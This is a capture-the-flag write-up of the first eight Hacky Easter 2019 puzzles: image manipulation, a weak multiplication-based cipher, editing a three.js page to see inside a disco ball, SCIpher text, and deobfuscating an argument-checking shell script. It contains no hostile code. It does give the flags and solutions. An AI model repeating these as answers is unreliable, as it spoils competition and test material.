HACKY EASTER 2019 WRITE UP BY HARDLOCK

CONTENTS


00 – TEASER

the teaser gives us only an mp4 file, which is a video which just flashes. first I have tried to convert the frames of this video to binary, because i didnt notice that the colors were different. it all looked black, gray and white to me. but when i analyzed the single frames with python, i noticed that there are more colors available. the next logical step was to align these colors into a new image as pixels. just taking each frames color and painting an image with it. there are 230400 frames and the square root of this number is 480. this was just a guess but i tried to paint the pixels on an image that has a size of 480x480 and surprisingly this worked on the first try. this is my code which creates the egg for the teaser:

```
import cv2
from PIL import Image

img = Image.new( 'RGB', (480,480), "black")
pixels = img.load()

vidcap = cv2.VideoCapture('he2019_teaser.mp4') #230400 pixels -> 480x480
success,image = vidcap.read()
count = 0

for i in range(0,230400):
    values = image[10,10]
    pixels[i % 480,count % 480] = (values[0], values[1], values[2])
    success,image = vidcap.read()
    if i % 480 == 0:
        count += 1
img.show()
img.save("teaser.png")
```


01 - TWISTED

this one was easy - the title already tells us what we have to do. its a "twisted" image, which we have to untwist. in paint.net there is a filter called twist and i just tried it and fixed the image in a very short time. the screenshot shows my settings which made the QR scannable:


Twist
Amount / Direction: -14.78
Size: 1.52
Center: 0.00, 0.00
Quality: 2

02 - JUST WATCH

this challenge is based on the hand sign language and there are a lot of hits in google image which helps us to solve this one:



using the webpage https://ezgif.com/split i have splitted the animated gif into single frames, to read the symbols slowly. doing this correctly will give us the solution "givemeasign":

03 - SLOPPY ENCRYPTION


this one was tricky, because its indeed coded very sloppy. it looks very complicated, but is actually very simple. the importand line is:

x=ox.to_i(16)*['5'].cycle(101).to_a.join.to_i

this takes the hex from the input as number and multiplies it with 55555555555.... (101 times "5") and the rest of the script is just base64 decode, to hex, from hex and nothing more. to decrypt we can base64 decode, divide by the the number 101 times 5 and convert to ascii.

i used asciitohex.com to convert from base64 and then python and Hexprobe Multibyte calculator to calculate the result. to make the number i just used python:

```
C:\>python -c "print '5' * 101"
55555555555555555555555555555555555555555555555555555555555555555555555555555555555555555
555555555555
```




Hexadecimal

```
2b bb 00 63 31 a5 63 1d 24 67 25 c8 20 fa d7 c4 ad
b6 0e 45 38 43 ea d3 19 f5 24 f6 2f 6f 03 ad 02 fd 97
10 39 25 8d 7c 92 d3 bb 84 69 20 1c bf db bc 8a e4
20 56 f9 4a c1 86 6d
```

BASE64


```
K7sAYzGlYx0kZyXIIPrXxK22DkU4Q+rTGfUk9i9vA60C/
ZcQOSWNfJLTu4RpIBy/27yK5CBW+UrBhm0=
```



```
2b bb 00 63 31 a5 63 1d 24 67 25 c8 20 fa d7 c4 ad b6 0e 45 38 43 ea
d3 19 f5 24 f6 2f 6f 03 ad 02 fd 97 10 39 25 8d 7c 92 d3 bb 84 69 20 1c
bf db bc 8a e4 20 56 f9 4a c1 86 6d
```

```
555555555555555555555555555555555555555555555555555555555555555555555555
555555555555555555555555555555555555555555555555555555
```

```
6E 30 30 62 5F 73 74 79 6C 65 5F 63 72 79 70 74 6F
```


Text (ASCII / ANSI)

```
n00b_style_crypto
```

Hexadecimal

```
6E 30 30 62 5F 73 74 79 6C 65 5F 63 72 79 70 74 6F
```

04 - DISCO 2


this one took me a while to solve. the idea of this challenge is amazing and the code behind it is awesome. from looking at the webpage the flag must be inside of the disco ball, but how can we enter there? to solve it, i have created a local copy of the webpage which allowed persistent changes to it.

there are some values in the javascript, which limit for example the range of the camera. we can adjust them to look inside the disco ball and if we do so, we will find a QR code, but this is not scannable this way.


```
controls = new THREE.OrbitControls(camera);
controls.minDistance = 0;
controls.maxDistance = 2500;
```

setting maxDistance to 0 lets us zoom into the disco ball. but the mirrors inside are not aligned and the color is also not very helpful. in the end i have adjusted the javascript like this (it filters out one side of the disco ball and disables the center-alignment of the mirrors - i managed this by trial and error):

```
for (var i = 0; i < mirrors.length; i++) {
    var m = mirrors[i];
    mirrorTile = new THREE.Mesh(tileGeom, sphereMaterial);
    if (m[2] < -60) continue;
    mirrorTile.position.set(m[0], m[1], m[2]);
    //mirrorTile.lookAt(center);
    scene.add(mirrorTile);
```




now we have the QR but its not scannable and its mirrored. using paint.net and with the help of some filters, i was able to fix it.



not the perfect solution, but it worked!

05 - CALL FOR PAPERS

this one was very easy - just checking the properties of the word file revealed the hint:



Allgemein | Zusammenfassung | Statistik | Inhalt | Benutzerdefiniert

Titel: The Third IAPLI Symposium on ubiquitous multime

Betreff:

Autor: SCIpher

Manager:

Firma:

Kategorie:

Schlüsselwörter:

Kommentare:


Linkbasis:

Vorlage: Normal.dotm

Vorschaubild mit diesem Dokument speichern

https://pdos.csail.mit.edu/archive/scigen/scipher.html

decoding the text from the word document revealed the egg for this challenge:



Nicht sicher | scigen.csail.mit.edu/cgi-bin/cfp_decode.cgi

Back to the SCIpher homepage.

https://hackyeaster.hacking-lab.com/hackyeaster/images/eggs/5e171aa074f390965a12fdc240.png

06 - DOTS


this one was not very logical on the first sight. i mean, i was able to find some words but it all didnt make a lot of sense. in the end i printed the grid on paper and turned it around until it i got the logic. the lower grid is missing two dots and when we place them at the correct location, we can use it to read from the first grid.

HELLOBUCKTHEPASSWORDISWHITECHOCOLATE


07 - SHELL WE ARGUMENT

this challenge gives us an obfuscated shell script.

i simply made it print out the variable content and then i was able to read the script and check the expected parameters.




```
z="
";ACz='he';CCz='ec';iHz='Gr';vEz='na';LBz=
echo "$Ax2$xTT"
echo "$Az$Bz$z$Cz$Dz$Ez$Fz$Gz$Hz$Ez$Iz$Gz$
z$FEz$gGz$xEz$kHz$oHz$Bz$z$pHz$NGz$qHz$rHz
```



```
if [ $# -ne 10 ]; then
echo "I only discuss with you when you give the correct number of arguments. Btw: only arguments in the form /-[a-zA-Z] .../ are accepted"
exit -1
fi
if [ "$1" != "-R" ]; then
echo "Sorry, but I don't understand your argument. $1 is rather an esoteric statement, isn't it?"
exit -1
fi
if [ "$3" != "-a" ]; then
echo "Oh no, not that again. $3 really a very boring type of argument"
exit -1
fi
if [ "$5" != "-b" ]; then
echo "I'm clueless why you bring such a strange argument as $5?. I know you can do better"
exit -1
fi
if [ "$7" != "-I" ]; then
echo "$7 always makes me mad. If you wanna discuss with be, then you should bring the right type of arguments, really!"
exit -1
fi
if [ "$9" != "-t" ]; then
echo "No, no, you don't get away with this $9 one! I know it's difficult to meet my requirements. I doubt you will"
exit -1
fi
echo "Ahhhh, finally! Let's discuss your arguments"
function isNr() {
[[ ${1} =~ ^[0-9]{1,3}$ ]]
}
if isNr $2 && isNr $4 && isNr $6 && isNr $8 && isNr ${10} ; then
echo "..."
else
echo "Nice arguments, but could you formulate them as numbers between 0 and 999, please?"
exit -1
fi
low=0
match=0
high=0
function e() {
if [[ $1 -lt $2 ]]; then
low=$((low + 1))
elif [[ $1 -gt $2 ]]; then
high=$((high + 1))
else
match=$((match + 1))
fi
}
e $2 465
e $4 333
e $6 911
e $8 112
e ${10} 007
```

the script requires following command line parameters:


```
-R 465 -a 333 -b 911 -I 112 -t 007
```



```
bash-3.2$ ./eggio.sh -R 465 -a 333 -b 911 -I 112 -t 007
Ahhhh, finally! Let's discuss your arguments
...
Great, that are the perfect arguments. It took some time, but I'm glad, you see it now, too!
Find your egg at https://hackyeaster.hacking-lab.com/hackyeaster/images/eggs/a61ef3e975acb7d88a127ecd6e156242c74af38c.png
```

